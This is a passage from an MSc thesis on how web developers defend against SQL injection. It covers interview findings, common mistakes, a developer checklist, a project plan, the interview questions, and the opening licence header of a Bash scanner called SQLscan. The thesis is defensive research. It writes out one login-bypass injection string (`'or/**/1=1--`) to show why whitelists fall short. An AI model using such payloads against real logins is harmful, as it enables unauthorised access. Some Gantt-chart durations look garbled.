Over 70% of those interviewed did not use a vulnerability scanner of any kind to avoid the loss of productivity incurred by long scan times or the investigation of false positives, reported by such a tool. These may be symptoms of the use of some genetic security scanners, which are designed to crawl entire sites, testing for all types of known security issues; however it is possible to use input validation vulnerability scanners to test targeted sections of the system in short amounts of time, generating very few false positives. Most of the vulnerability scans, performed by both utilities used during this study, completed in approximately one minute; however some SQLscan invocations required approximately 5 minutes because of optional delays, placed between each test to lessen the impact on the Web server. Given the ability to quickly scan for security flaws in online applications; the ease with which developers can inadvertently introduce difficult-to-detect vulnerabilities into systems; and the likelihood that, at some point, third parties will use vulnerability detection tools on the online system with malicious intent; there can be no valid reason for ignoring this extremely important security measure.

Observations.

In answering the original research questions, the analysis phase identified a number of root causes for SQL injection, which were wholly or partly responsible for the security issues exhibited by 71.4% of the encountered approaches. Although mentioned briefly above, when discussing common mistakes, each of these root causes are discussed in more detail, below, along with any other observations, arising from the results of the study's analysis phase.

Incomplete countermeasures.

Nowhere were incomplete countermeasures more obvious than in both blacklist implementations, encountered during the study. By combining the approaches of both, rectifying the omissions of the original authors, and carefully considering the order in which rules were applied, a more complete and secure blacklist implementation, listed in figure 5.17, was developed. However, the high-level security impacted on the applicability of the improved blacklist.

Using blacklists involves a trade-off between security and usability which can differ for each type of user input handled by the system. For example, many special characters, which can be used for SQL Injection, and are therefore removed by the improved blacklist, could be present in a strong password, making logon with such a password impossible. This incompatibility could be easily resolved by allowing special characters to be entered; however this move would dilute the effectiveness of the SQL injection countermeasure. Also, it would be acceptable to remove spaces from password input but not in a block of text, intended for publication on a Web site. This is also true for the automatic removal of SQL commands which are also common English words, for example 'select' and 'update'. These examples illustrate that no single, fully secure, blacklist can be directly applied to all database input. Attempting to apply the best protection against SQL Injection attacks, using this approach for each situation, can rapidly lead to over-complex security measures which hinder development productivity and increase the risk of human error introducing application vulnerabilities. It is for reasons such as these that blacklists are generally considered to be less-than-ideal solutions. However, they can be very effective, and are sometimes necessary because of technical limitations or software requirements.

Blacklists are difficult to secure because the developer must explicitly cater for each dangerous phrase. Failure to include even one such phrase in the blacklist can lead to vulnerability in the software. This drawback can often lead to the decision to adopt a white list instead, however such an approach also has security issues. For example, a password field using a white list; which allows alphanumeric, punctuation and special characters, but not spaces; could be susceptible to SQL injection attacks, such as `‘or/**/1=1--`, allowing authentication to be bypassed unless additional SQL Injection countermeasures were taken. One such countermeasure, equally useful in both black- and white-list scenarios, described above, is the use of a vendor specific escaping mechanism to eliminate the threat of first-order SQL injection, as demonstrated in figure 5.17, which uses PHP’s mysql_real_escape_string() function to achieve this goal.

Information disclosure via unsuppressed Database error and warning messages.

By allowing database-generated errors to be visible to the user, valuable information can be discovered. The most obvious disadvantage to this is that the message’s presence confirms to the attacker that SQL Injection is possible. Carefully crafted requests, designed to alter the contents of this dynamically created message can then be used to enumerate schema information, facilitating a successful attack on the application or its underlying system. The SQL Injection process is far more difficult when this information is not displayed, as blind SQL Injection techniques must then be employed.

As the suppression of such messages has been an established best security practice for many years, it was surprising to see that almost 29% of the approaches, analyzed during the study, exposed this vulnerability. Equally applicable across all platforms, this high percentage could be indicative of a significant proportion of Web sites, globally, having the same flaw. Further study would be required to confirm whether this is indeed the case.

Unquoted Numeric Fields.

Encapsulating numeric values in quotes is counterintuitive and contradicts the training of most software developers, who are expected, by most programming languages, to differentiate between numeric and string values by only quoting strings. The exception to this rule is when building dynamic SQL statements, as numeric values must be quoted to protect against the successful injection of additional SQL by malicious users. It is, therefore, to be expected that developers will occasionally fall back into old habits when writing SQL, neglecting to quote numeric values. While, in many cases, an error such as this would probably be noticed and rectified by the author at a later point in time, this is not guaranteed. This particular flaw was present in two (28%) of the seven approaches encountered during this study, illustrating that those responsible for performing code reviews and application testing should remain vigilant for this particular oversight, as it could crop up at any time. The ease with which this vulnerability can be inadvertently introduced into the system, coupled with the failure of vulnerable code to raise compile-time or runtime warnings, make a strong case for the use of a vulnerability scanner after everyone modification to database driven systems.

PHP Magic Quotes.

Magic Quotes, the name given to PHP's ability to automatically escape all CGI data received by the script, has been a feature of PHP since version 4, released in 2000, but was officially deprecated as of version 5.3.0, released on June 30, 2009. It is widely expected that support for Magic Quotes will be completely removed from PHP by version 6, for which, at the time of writing, there is no known release date. It was discovered during the study that some systems still rely on this feature to secure their input against first-order SQL injection attacks. A better understanding of the extent of this reliance, worldwide, would require further study, however it is reasonable to assume that since 28% of the encountered approaches made use of this feature, many more such systems exist throughout the Internet.

All systems are still immune to first-order SQL Injection, even those running on systems using the latest version of PHP, provided that their underlying PHP configurations enable the now-deprecated feature. However, the move by PHP to discontinue this feature means that many newer PHP configurations will disable this feature in advance of its ultimate lack of support in version 6. The consequence of this move for legacy systems is potentially disastrous. Unless modified, such systems will be completely unprotected from SQL Injection attacks as the applications begin to receive un-escaped input. Reliance on Magic Quotes does not necessarily involve the use of any specific Magic Quote-related commands, which could prompt a rewrite by raising a warning that this feature is no longer being applied. Adding to the problem, many mature applications suppress all warning and error messages for security reasons, meaning that many of the applications which could raise such warnings will also give no indication that they are now vulnerable when support for this feature is discontinued. This development may be responsible for a sharp rise in the number of successful SQL Injection attacks over the next few years.

Stored Procedures.

Even though the approaches using stored procedures, encountered during this study, were secure, interviews with their developers confirmed that insecure coding practices occasionally appear within stored procedures. Usually introduced by less experienced developers, insecure practices, such as the creation of dynamic statements using the EXEC command along with parameter values, can cause the stored procedure’s intrinsic protection against SQL Injection to be nullified, making them as vulnerable to SQL Injection as poorly written in-line queries. This illustrates that vigilance and the education of all developers in secure coding practices are essential components of any organisation's security strategy, even if secure coding templates, such as sample stored procedures, have been adopted.

Common traits of successful approaches.

It is evident from the number of approaches encountered and their effectiveness, when used correctly, that there is no single approach to securing user input for database driven systems. The variety of platforms and server configurations, each supporting differing database connectivity capabilities, means that no approach can be singled out as the means by which SQL injection can be prevented in every case. While there is no silver bullet, the security conscious developer is nonetheless equipped with an arsenal of techniques, with which to secure database access. This study shows that secure implementations essentially follow two golden rules of security:

1. Escape all database input using prepared statements, stored procedures, or vendor-specific escaping mechanisms.
2. Suppress database output, such as warning and error messages.

The number of insecure implementations, discovered during the study, illustrates how often the above golden rules are not followed completely, and that their effectiveness can be diluted because of programmer error. The volume of such errors can perhaps be in part explained by a high degree of complacency, exhibited by each of the interviewees because the techniques they employ are known to prevent SQL injection. This complacency could foster less vigilant testing, which, when coupled with the low uptake of automated vulnerability scanners among those interviewed, may explain the undetected security issues present in many of the studied approaches. The number of such issues would undoubtedly be reduced significantly with the introduction of routine, targeted vulnerability scanning, such as that offered by SQLscan, following all code modifications.

Identifying additional root causes.

Although the number of developers interviewed during this study was small, an insight was nonetheless gained on contemporary attitudes and approaches towards the threat of SQL Injection. Common flaws in these approaches were identified, highlighting the root causes which may be responsible for the bulk of remaining and future SQL injection vulnerabilities, worldwide. Although further study would be required to confirm such a theory, the findings of this study provide a hypothesis from which such a study could begin.

Online application security checklist.

The identification, during the analysis phase of the study, of SQL injection root causes and common coding mistakes, has allowed a short online application security checklist to be compiled. The checklist is intended to be referenced by developers prior to launching new or modified applications to ensure that the system is not inadvertently vulnerable to SQL injection and consists of the following five tasks:

1. Confirm that all numeric SQL values are wrapped in single quotes.
2. Ensure all server errors and warnings are suppressed in the production system.
3. Ensure all database generated errors and warnings are suppressed by the application.
4. If using black- or white-lists, ensure they include a vendor-specific escaping mechanism.
5. Use a SQL Injection vulnerability scanner to quickly detect any oversights.

Vulnerability scanner.

The development of SQLscan introduces a customizable, powerful yet lightweight security utility, whose minimal dependencies mean that it can be quickly and easily installed on all flavors of Linux and UNIX. Having several years experience as a Linux administrator and security professional, this researcher has yet to encounter another truly easy-to-install, lightweight, Linux-based vulnerability scanner. Typically, Unix / Linux installations depend upon other libraries, frameworks, or utilities having been installed already. This can turn a supposedly straightforward install process into an arduous, frustrating, and time-consuming task. Although update and package managers are common solutions to this problem, these are not available in every environment and are normally not available to non-privileged users. The creation of a small, configurable tool which has minimal dependencies and therefore installs quickly and easily on all flavours of Linux is a useful addition to the security professional's arsenal as well as being of great value to application developers who prefer to use a non-Windows environment as their development platform.

Designed for interactive, scripted, or scheduled use, and requiring less than 200 KB of storage space, this small, portable, open source utility offers a rare degree of flexibility, control, and extensibility to the security professional, while also enabling a comprehensive input validation test to be carried out quickly and easily by non-expert users. Currently limited to the detection of vulnerabilities in applications using underlying MySQL database engines and the execution of user-defined tests, the system anticipates future support for other popular database engines with functional but incomplete scanning rule definition files for Oracle and Microsoft SQL Server. SQLscan is also easily extendable to support any number of additional databases through the creation of engine-specific scanning rules and identification strings. Its brute-force and form-manipulation capabilities can be easily put to use for additional security-related tasks, such as dictionary-based password cracking and checking for additional security risks, such as cross site scripting or spam email vulnerabilities.

Lessons Learned.

The decision to begin interviewing developers eight weeks before the mandatory completion date was made at the project's outset. The primary reason for this decision was to ensure the prevalence and validity of the gathered information. By this time, preparations had been completed to facilitate the rapid emulation of all unique approaches to securing form- and query string-based online applications. These preparations included the creation of a template test application, detailed in Appendix E., and an underlying MySQL database on a Linux, Apache, MySQL, and PHP (LAMP) Web server, upon which SQLscan was installed. The Web server used an older version of PHP, fully supporting Magic Quotes, which was expected to be required by some approaches. Permission had been obtained to perform SQLscan's tests on the emulations and the server's Web intrusion detection system was configured to allow these seemingly malicious requests to reach those emulations. During the interview phase, two approaches were encountered which use prepared statements as their core defense against SQL injection. Upon attempting to emulate the first of these approaches on the test Web server, it was discovered that the required PHP extensions to support compared statements were missing from that server's configuration. With insufficient time to source or build another Web server meeting the above criteria, it was reluctantly decided to forgo the development and automated testing of these two approaches, relying entirely on white box analysis. It is recommended that future similar projects include the creation of a bespoke test Web environment, upon which to perform all vulnerability tests, and allow time for any system modifications, required to facilitate the emulation of newly discovered approaches. Alternatively, multiple test environments could be used, allowing exact replications of each described approach, using similar operating systems, Web servers and database management systems to those used by the interviewees.

This multifaceted project necessitated a number of deliverables:

- the creation of a vulnerability scanning engine.
- the definition of comprehensive scanning rules and success indicators for generic databases and MySQL storage engines, using both HTTP ‘Get’ and ‘Post’ formats.

- the conducting and subsequent analysis of interviews with professional Web developers concerning their security practices.
- the emulation, scanning, and analysis of each described approach to common Web development tasks.

While the scope of the project had been limited to accommodate the restrictive time constraints, imposed by its pre-set delivery date, its breadth nonetheless made its completion within the given timeframe difficult to achieve. While the project was underway, it became clear that each of the above elements were deserving of study in isolation to achieve more comprehensive results. Having completed the study, it is the author's considered opinion that further study is warranted in each of the above areas. In retrospect, a more focused project, concentrating on one of the above elements, may have been better suited to the constraints under which the project was conducted, rather than the chosen inclusive approach, which, although more interesting, was somewhat restricted, in terms of depth, by its split focus.

Project Analysis.

Gauging the success of the project.

It is clear from the discussion of the project's research questions within the conclusions section, above, that each has been answered satisfactorily; however, before passing judgment on the success of the project, the achievement of its goals and the quality of its examination of the original hypothesis must also be considered.

Project goals.

Apart from the requirement to answer all identified research questions, discussed above, ten additional project goals were also defined at the outset. These additional project goals were as follows:

1. Develop an easy to install, small, cross-platform, configurable, extensible, brute-force, form manipulation command line tool.
2. Develop a set of tests to detect vulnerabilities.
3. Develop simulations of known countermeasures / approaches.
4. Prove the effectiveness of the vulnerability scanner.
5. Gauge the level of understanding of the threat of SQL Injection
6. Discover whether novel, clever countermeasures are used.
7. Categorize & assess the encountered approaches to security for effectiveness.
8. Identify any common failings and their fixes.
9. Determine a list of steps required to ensure adequately secure online applications.
10. Estimate whether the threat of SQL Injection is in decline, as generally believed.

The achievement of the first nine of the above goals is clearly evident from preceding discussions within this chapter; however it is impossible to determine, from the results of this study, whether the threat of SQL Injection is actually on the decline. As discussed above, there is some evidence to suggest that even though awareness of the threat has grown, the number of fully secure applications may be lower than generally expected. The potential for an increase in vulnerabilities, caused by the deprecation of the Magic Quotes feature in PHP, was also highlighted. Although unable to fulfil goal number ten, above, conclusively, the findings of this study suggest that the threat of SQL Injection may be diminishing at a slower rate than assumed by many within the internet community.

Project hypothesis and results.

The original hypothesis, which led to the undertaking of this project, stated that while awareness of the threat of SQL injection is growing, insufficient countermeasures are as of yet being employed by developers because of their incomplete understanding of the nature and scale of the threat and that, as a result of this, most websites are more vulnerable to SQL injection than their developers believe them to be. This study showed that all of the interviewed developers employed SQL Injection countermeasures, indicating that awareness of the threat has indeed grown. 56% of the approaches described by these developers used ineffective or outmoded countermeasures, and 71% of interviewees demonstrated a poor or incomplete understanding of the nature of the threat. However, all of those interviewed initially believed that the systems they produced were fully secure, even though only 28% used automated scanning tools of any kind to confirm this belief, further illustrating the validity of the above hypothesis.

Determining the overall success of the project.

Having produced all anticipated deliverables, achieved almost all project goals, and proven all aspects of the original hypothesis for the subset of developers, considered within the study this project can only be considered to have been a success. Because of limitations in scope, many facets of this broad-ranging project are deserving of further study, as outlined throughout this chapter.

Expectations and Actual Outcomes.

When arranging interviews, it was expected that many developers would be reluctant to discuss their security practices because of the perceived risk to their company's or clients' security. Because of this, it was decided to conduct anonymous interviews and to create emulations of each approach, hosted on a test server, for use during the analysis phase. A report on any weaknesses within the given approach was also offered to each developer to counterbalance the inherent risk in revealing the inner workings of closed code to a non-employee with the promise of a more secure end product. As planned, these precautionary measures allayed the fears of the security conscious developers, approached to take part in the study. However, contrary to expectation, fewer than 30% of those approached fell into this category. For all others, these measures were helpful in obtaining agreement to partake in an interview for slightly different reasons than expected. These developers approved of the anonymity afforded to them in the study because it avoided any tarnishing of their organization's reputation, rather than from any sensitivity to their organization's or clients' security needs. Having immediately agreed to an interview, the offered report on any discovered weaknesses was of interest from a desire to learn more about the subject and to improve as developers, rather than being regarded as the additional advantage to turn their participation into an overall security benefit instead of a security risk.

As expected, a diverse range of methods were described as the means of fulfilling common security-related programming tasks, most of which were admitted in a PHP/MySQL environment. This environment, most unexpectedly, was unable to support one of the described database access methods, prepared statements, which were used by 28% of the encountered approaches. The bespoke vulnerability scanner, however, performed exactly as anticipated, accurately identifying many security issues with the analyzed approach emulations. As predicted within the hypothesis, outlined above, the findings of the study showed that many online applications were less secure than their developers believed them to be.

Limitations of the study.

Despite the obvious usefulness of its deliverables, necessary limitations in the scope of this project have impacted on both the quality of its resultant vulnerability scanner and the applicability of the project's findings, as outlined below:

While extremely effective, SQLscan contains a complete set of attack definitions for the MySQL database only, lacking the comprehensive tests for Microsoft SQL Server and Oracle database implementations, originally envisaged when the utility was conceived. While this had no effect on the scanner's effectiveness within this study, which used MySQL as the underlying database in all approach emulations, the incomplete state of the software detracts from the overall contribution of this project to the Web development community. The split focus of this study; between the development of the vulnerability scanner and the discovery, emulation, and analysis of unique approaches to Web application security; also adversely impacted the level of functionality it was possible to provide within this first version of the scanning software. A satisfactory level of core functionality was nonetheless delivered, with the resultant software consistently out-performing the off-the-shelf product, chosen to corroborate its efficacy.

The findings outlined in this document may be indicative of global patterns, however they cannot be considered as such because the small sample of developers, included within the study, may represent a deviation from global norms. A significantly larger number of Web developers would need to be interviewed before any findings could be safely considered to reflect current trends in Ireland, and these would need to be added to the results of similar studies in other countries before any statements on the global threat from SQL Injection could be made with confidence. Even so, it is assumed that the approaches discovered during this study are duplicated many hundreds of times internationally and these findings are therefore of value to the Web development community.

Future Research.

As postulated throughout this chapter, many aspects of this project are believed to be deserving of further study to afford them greater attention or scale than was possible during this study. Each of these aspects is discussed briefly, below, with respect to their potential additional study or development:

Vulnerability Scanner.

The comparative rarity of SQL Injection security tools for the Linux environment, when compared with windows-based systems, combined with SQLscan's, flexibility, scriptability, and impressive performance, contribute to the scanner's usefulness as a security tool; however, many improvements could be made to this first version. As mentioned previously, the system should be extended to support all common database platforms. This would involve the creation of new success indicators and possibly additional generic tests to assist in the identification of those database engines early in the scan. New attack definitions would also be required to exploit the idiosyncrasies and unique features of each additional database platform. Extra attack definition files could be developed to extend the scanning engine's capabilities, exploiting its brute force properties to discover cross site scripting or unsolicited mail (spam) vulnerabilities in online applications. Dictionary based password cracking could also be enabled with the creation of new attack files and some modifications to the scanner's source code. Also, the complexity of attack definition files could be reduced by the addition of automated URL-and hex-encoding functionality for plaintext attack definitions. All of the existing and potential functionality of the vulnerability scanner would be complemented by the creation of an additional graphical user interface, to improve the system's usability. A further improvement on system usability would be to modify system responses, upon discovery of a vulnerability, to include instructions on how to resolve each reported problem.

Scale of the Investigation.

The limited number of developers, interviewed during this investigation, means that any patterns or statistics, discovered during the analysis of described approaches to security, cannot be considered to be indicative of developers in general. There is clear scope to build on this study's findings by focusing on a significantly larger number of developers' security practices, correlating a more comprehensive collection of contemporary SQL injection countermeasures, with which to approximate the current threat of this vulnerability.

Approach Emulation.

The practice of emulating each unique approach in a PHP/MySQL environment could possibly impact on the accuracy of the study, as subtle behaviors of other Web server or database environments may not be completely replicated. For this reason, future studies of this kind would benefit from the creation of approach replicas in the server environment for which they were originally designed. This approach would also allow for comparative analysis of various

Web server, database vendor, operating system, and server configuration combinations to be performed, in contrast to the algorithm-only comparisons within this study, potentially producing interesting and unexpected results.

References

Albing, C., Vossen, J., Newham, C. (2007). b*ash Cookbook: Solutions and examples for bash users*. Sebastopol, CA: O'Reilly Media Inc.

Anley, C. (2002). *Advanced SQL Injection In SQL Server Applications*. Retrieved July 28th , 2010 from Next Generation Security Software Ltd. Web site: http://www.ngssoftware.com/papers/advanced_sql_injection.pdf

Baker, A., Hutton, A., Hylender, C., Novak, C., Porter, C., Sartin, B., et al. (2009, April). *2009 Data Breach Investigations Report*. Retrieved February 18, 2010 from: http://www.verizonbusiness.com/resources/security/reports/2009_databreach_rp.pdf

Buehrer, G., Weide, B., Sivilotti, P. (2005). Using parse tree validation to prevent SQL injection attacks. *Proceedings of the 5th international workshop on Software engineering and middleware*. 106-113.

Ceruddo, C. (n.d.). *Manipulating Microsoft SQL Server Using SQL Injection*. Retrieved December 7th, 2009 from: http://www.cgisecurity.com//lib/Manipulating_SQL_Server_Using_SQL_Injection.pdf

Davies, P., Tryfonas, T. (2008). A lightweight web-based vulnerability scanner for small-scale computer network security assessment. *Journal of Network Computer Applications* 32. 78-95.

Deloitte (2009). *Consumer Business Security Survey 2009*. Retrieved February 17, 2010 from: http://www.deloitte.com/assets/Dcom-UnitedKingdom/Local%20Assets/Documents/UK_ERS_2009_CB_Security_Survey.pdf

Hewlett-Packard. (2006, January). *Beyond Stored Procedures: Defense-in-Depth Against SQL Injection.* Retrieved February 17, 2010 from: http://h71028.www7.hp.com/ERC/cache/571032-0-0-0-121.html

Ponemon Institute. (2010). *State of Web Application Security*. Retrieved August 23 from: http://www.imperva.com/docs/AR_Ponemon_2010_State_of_Web_Application_Security.pdf

WebDirections. (2010). *Server-side technologies*. Retrieved July 22, 2010 from http://www.webdirections.org/sotw10/server/

Imperva Research (2008). *SQL Injection 2.0*. Retrieved February 17, 2010 from: http://www.imperva.com/docs/WP_SQL_Injection20.pdf

Imperva Research. (2009). *Top Ten Database Security Threats - How to Mitigate the Most Significant Database Vulnerabilities.* Retrieved August 1, 2010 from: http://www.imperva.com/docs/WP_TopTen_Database_Threats.pdf

Imperva (2010). Ordering Acunetix Web Vulnerability Scanner (WVS). Retrieved August 26, 2010 from: http://www.acunetix.com/ordering/

Leedy, P. D., & Ormrod, J. E. (2005). Practical Research: Planning and Design (8th ed.). Upper Saddle River, NJ: Pearson Education.

Litchfield, D. (2005). *Data Mining with SQL injection and inference*. Retrieved Feb. 12, 2010 from Next Generation Security Software Website: http://www.ngssoftware.com/papers/sqlinference.pdf

Maor, O., Shulman, A. (2004). *SQL injection signatures evasion*. Retrieved February 17, 2010 from http://www.imperva.com/docs/SQLInjectionSignaturesEvasion.pdf

Ollman, G. (2004). *Second-order Code Injection Attacks – Advanced Code Injection Techniques and Testing Procedures.* Retrieved July 28th, 2010 from Next Generation Security Software Ltd. Web site: http://www.ngssoftware.com/papers/SecondOrderCodeInjection.pdf

PHP Group. (2010). “PHP: Why Did We Use Magic Quotes”. In *PHP Manual.* Retrieved July 25th from http://www.php.net/manual/en/security.magicquotes.why.php

Sectools.org. (2010). Top 10 Web Vulnerability Scanners. Retrieved August 16, 2010 from: http://sectools.org/web-scanners.html.


Appendix A – Project Plan

The tasks in this project can be divided into three broad categories, which reflect, for the most part, the order in which project activities were carried out:

1. The development of the custom vulnerability scanner.
2. The discovery, emulation, and subsequent analysis of each unique approach to common Web development tasks.
3. The creation of an academic body of work.

Full advantage was taken of the eight-week break between the course's first- and second-year taught modules to research and develop the Bash-based vulnerability scanning engine. This work was complemented by the identification of attack definitions and success indication strings, midway through the following academic year. The application of these control structures to the engine's raw scanning capabilities defined the behavioral characteristics and usefulness of this new security tool, which was used during the comparative analysis of each known approach to common Web development tasks: the creation of online, database-driven, interactive content delivery solutions and user authentication systems. Individual approaches were identified through anonymous interviews with selected developers of high-profile Web sites, conducted in early-July, 2010.

Rather than risking the availability of any live implementations, simulations of each approach were first created in a PHP/MySQL environment to facilitate the safe, automated testing for vulnerabilities. The development of these simulations and their subsequent vulnerability testing occurred in the two weeks immediately following the information discovery and analysis phase.



Task Name	Duration	Start	Finish	Predec
Write Scanning engine	2 mons	Mon 08/06/09	Fri 28/08/09	
Document scanning engine	3 days	Mon 31/08/09	Wed 02/09/09	1
Secondary research	11 wks	Mon 21/12/09	Fri 05/03/10	
Draft Appendix C - Source & Pseudo-code	1 wk	Mon 19/04/10	Fri 23/04/10	3
Draft Appendix B - Guideline interview questions	2 wks	Mon 26/04/10	Fri 07/05/10	4
Identify interviewees	2 days	Mon 10/05/10	Tue 11/05/10	5
Research, create, and test MySQL attack definitons	2 wks	Mon 21/06/10	Fri 02/07/10	6
Conduct Interviews	4 days	Tue 06/07/10	Sat 10/07/10	7
Draft Appendix A - Project Plan	2 days	Tue 06/07/10	Wed 07/07/10	7
Draft Appendix D - Attack file definitions	2 days	Thu 08/07/10	Sat 10/07/10	9
Complete Ch 4 - Bespoke Vulnerability Scanner	0 days	Sun 11/07/10	Sun 11/07/10	
Emulate approaches using PHP and MySQL	.85 wks	Mon 12/07/10	Fri 16/07/10	8,10
Draft Appendix E - PHP / MySQL Simulations	).5 days	Sat 17/07/10	Mon 19/07/10	12
Perform security review of each unique approach	25 days	Tue 20/07/10	Sun 25/07/10	13
Draft Ch 5 - Analysis & Results	25 days	Tue 20/07/10	Sun 25/07/10	13
Draft Ch 6 - Conclusions & Recommendations	.88 wks	Mon 26/07/10	Sat 31/07/10	15,14
Draft Ch 3 - Methodology	.88 wks	Mon 02/08/10	Sat 07/08/10	16
Draft Ch 2 - Literature Review	.15 wks	Mon 09/08/10	Tue 17/08/10	17
Draft Ch 1 - Introduction	.88 wks	Wed 18/08/10	Tue 24/08/10	18
Draft Appendix F / Format Thesis	3 days	Tue 24/08/10	Fri 27/08/10	19
Submit Thesis	0 days	Fri 27/08/10	Fri 27/08/10	20

Figure A.1 – Gantt chart, detailing major project tasks.

The majority of academic writing tasks were performed in the final seven weeks of the project. This activity also began following the information discovery and analysis phase, which was scheduled late in the project to prevent the finalized document from depicting out-of-date information as contemporary thinking within the industry.

The project progressed as planned, with no significant deviation, in terms of the number or nature of project tasks, from those originally anticipated during the planning phase. The overall workload, however, more than filled the remaining term time once the time requirements for remaining taught modules were factored into the project plan. The scope of the project had already been scaled back to bring the overall project size closer to that of a thesis, submitted as partial fulfilment of a taught MSc program. Any further reductions in scope would have affected the project's ability to achieve all identified goals, all of which were believed by the author to be indispensable. Because of this, it was instead decided to apply an optimistic schedule to all identified tasks, in spite of the increased risk to overall project success.

Strict adherence to planned deadlines is essential to the delivery of any project within its allotted time frame. This is especially true as the number and complexity of tasks rises, increasing the likelihood of an unexpected delay at some point. The ambitious number of project deliverables of varying complexity, coupled with an end-of-term deadline for the delivery of a completed study, meant that normal project management contingency measures, such as introducing a slippage buffer when sizing each individual task, were not possible in this case. Although there were occasional minor deviations from the delivery dates specified in figure A.1, above, project slippage never increased beyond a small number of days. In all cases, such slippages were quickly rectified following completion of the delayed task, bringing project activity back in line with the planned schedule.

Appendix B - Guideline Interview Questions

About the interviews

The principal objectives of the interview are to gauge the level of awareness and understanding, demonstrated by the interviewee, of the threat of injection; identify each interviewee's attitude towards the threat, with respect their own systems; and understand the coding style of each interviewee to facilitate the emulation of their coding techniques for performance tests.

It is hoped that individuals' attitudes towards the threat and any common misconceptions will also come to light during the course of each interview as they may prove relevant during analysis. Before interviews begin, each interviewee will be informed that the purpose of the interview is to emulate their coding techniques to facilitate comparative performance tests. Interviewees will also be made aware, at the outset, that this is an anonymous interview and the implications thereof. The security-focused nature of the following questions will not become evident to the interviewee until approximately midway through the interview.

The order of questions has been carefully considered, allowing the more security conscious interviewees to bring up the subject of security themselves. How early this occurs will provide an indication of the level of importance each interviewee (and by extension, their organisation) attributes to security. The second half of the interview is comprised of explicitly security related questions, allowing this researcher to gather as much pertinent information as possible from those who do not offer it spontaneously.

Guideline questions

1. What server-side languages do you use for developing Web applications?
2. Do you use an underlying database for your Web applications?

a. Which ones?

b. Is the database on the same server as the Web site?

3. Have you ever coded a database-fed system using inputs from the querystring (e.g. news/events details page)?
4. Have you ever coded a database-fed system using form-based inputs (e.g. search page)?
5. Do you use inline SQL, stored procedures, or both?

a. When and why do you use stored procedures?

6. How do you build the SQL command, using the supplied data?

a. What happens if the user types in something that would break the SQL code (e.g. the apostrophe in O’Brien)?

i. Does an error message show?

1. What does the message typically say?
2. Does that message contain the SQL engine’s error message?
3. Is this message visible in the live system?

b. Do you remove / change any other characters?

i. Which ones?

ii. In what order?

c. If the system expects a number, do you make sure that it is a number before building the SQL command?

d. Do you limit the length of the input (e.g. would news.asp?id=999999999999999999 work?)

e. Where does this activity happen (client side, server-side, or both)?

7. Have you ever coded a password-protected area?

a. What approach did you take?

b. Do you store the passwords in the database?

c. Are they encrypted in the database?

d. What error message do you give when login fails?

e. Do you validate form input on the client-side (JavaScript), server-side (ASP/PHP/CF/JSP), or both?

f. How big are your username / password fields?

i. Are these truncated server-side?

g. Do you limit the number of login attempts?

8. If I browsed to your news page and wanted to see article number 100, what SQL would be produced?

9. If I tried to log into your login section with the user ID ‘evan’ and the 12-character password

   *-%7-Gr\-- d, what would the resulting SQL be?

10. What is the biggest threat to your web site?

11. What is the biggest security threat to your website?

12. On a scale of 1 (very insecure) to 10 (very secure), where would you rate your web sites?

13. What are input validation attacks?

14. Have you ever heard of Cross Site Scripting?

a. What is it?

b. Does it pose a risk for your website(s)?

c. What countermeasures do you use?

    d. If an attacker tried to attack your site using XSS, would they succeed?

15. Have you ever heard of SQL Injection?
    a. What is it?
    b. Does it pose a risk for your website(s)?
    c. How much damage can be caused in a vulnerable system?
    d. What countermeasures do you use?
        i. Character field
        ii. Numeric field
    e. If an attacker tried to hack your site using SQL Injection, would they succeed?
    f. How many characters would you need to, say, bypass a login form with SQLI?
16. Do you use an IDS?
17. Do you use a WebIDS?
    a. Is it reacting to activity or just logging suspicious activity?
    b. How often do you look at the logs?
18. What is the difference between an IDS and WebIDS?
19. Do you scan for SQL injection vulnerabilities?
    a. What software do you use?
    b. How often you scan?
    c. Would you trust lightweight software which only used 20 tests?
    d. Are you concerned about the performance impact?
20. If not, why not?
    a. Are you concerned about the performance impact of a full crawl / security audit?
    b. Would the time such a call would take be a factor?

21. How likely are your sites to be targeted by malicious users?
22. Does your company have a security policy
    a. Can you explain it to me?
    b. Does your company enforce this policy?
        i. How?
23. Are security audits performed on your code?
    a. If a free lightweight scanner was available, would you use it during testing?
24. Do you audit 3rd party code, hosted on your system?
    a. How?
    b. How often?
    c. Would a schedulable, lightweight vulnerability scanner be a good idea?
25. Have you ever heard of a penetration test?
26. Have you ever performed a penetration test?
27. On a scale of 1 (very insecure) to 10 (very secure), where would you rate your web sites now?
28. I will be emulating the coding techniques you have described in my own PHP/MySQL environment. If I require confirmation on how you would approach a certain task, do I have your permission to contact you?
29. Would you like to receive the results of the security audit that I will carry out on my simulation, along with information on how to fix each problem?

Appendix C – Vulnerability Scanner Source Code & Pseudo-code

SQLscan - Source Code

```
#!/usr/bin/env bash
set +x
#
# Copyright (C) 2009 Evan Ryder.
# This file is part of SQLscan. SQLscan is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# SQLscan is distributed in the hope that it will be useful,
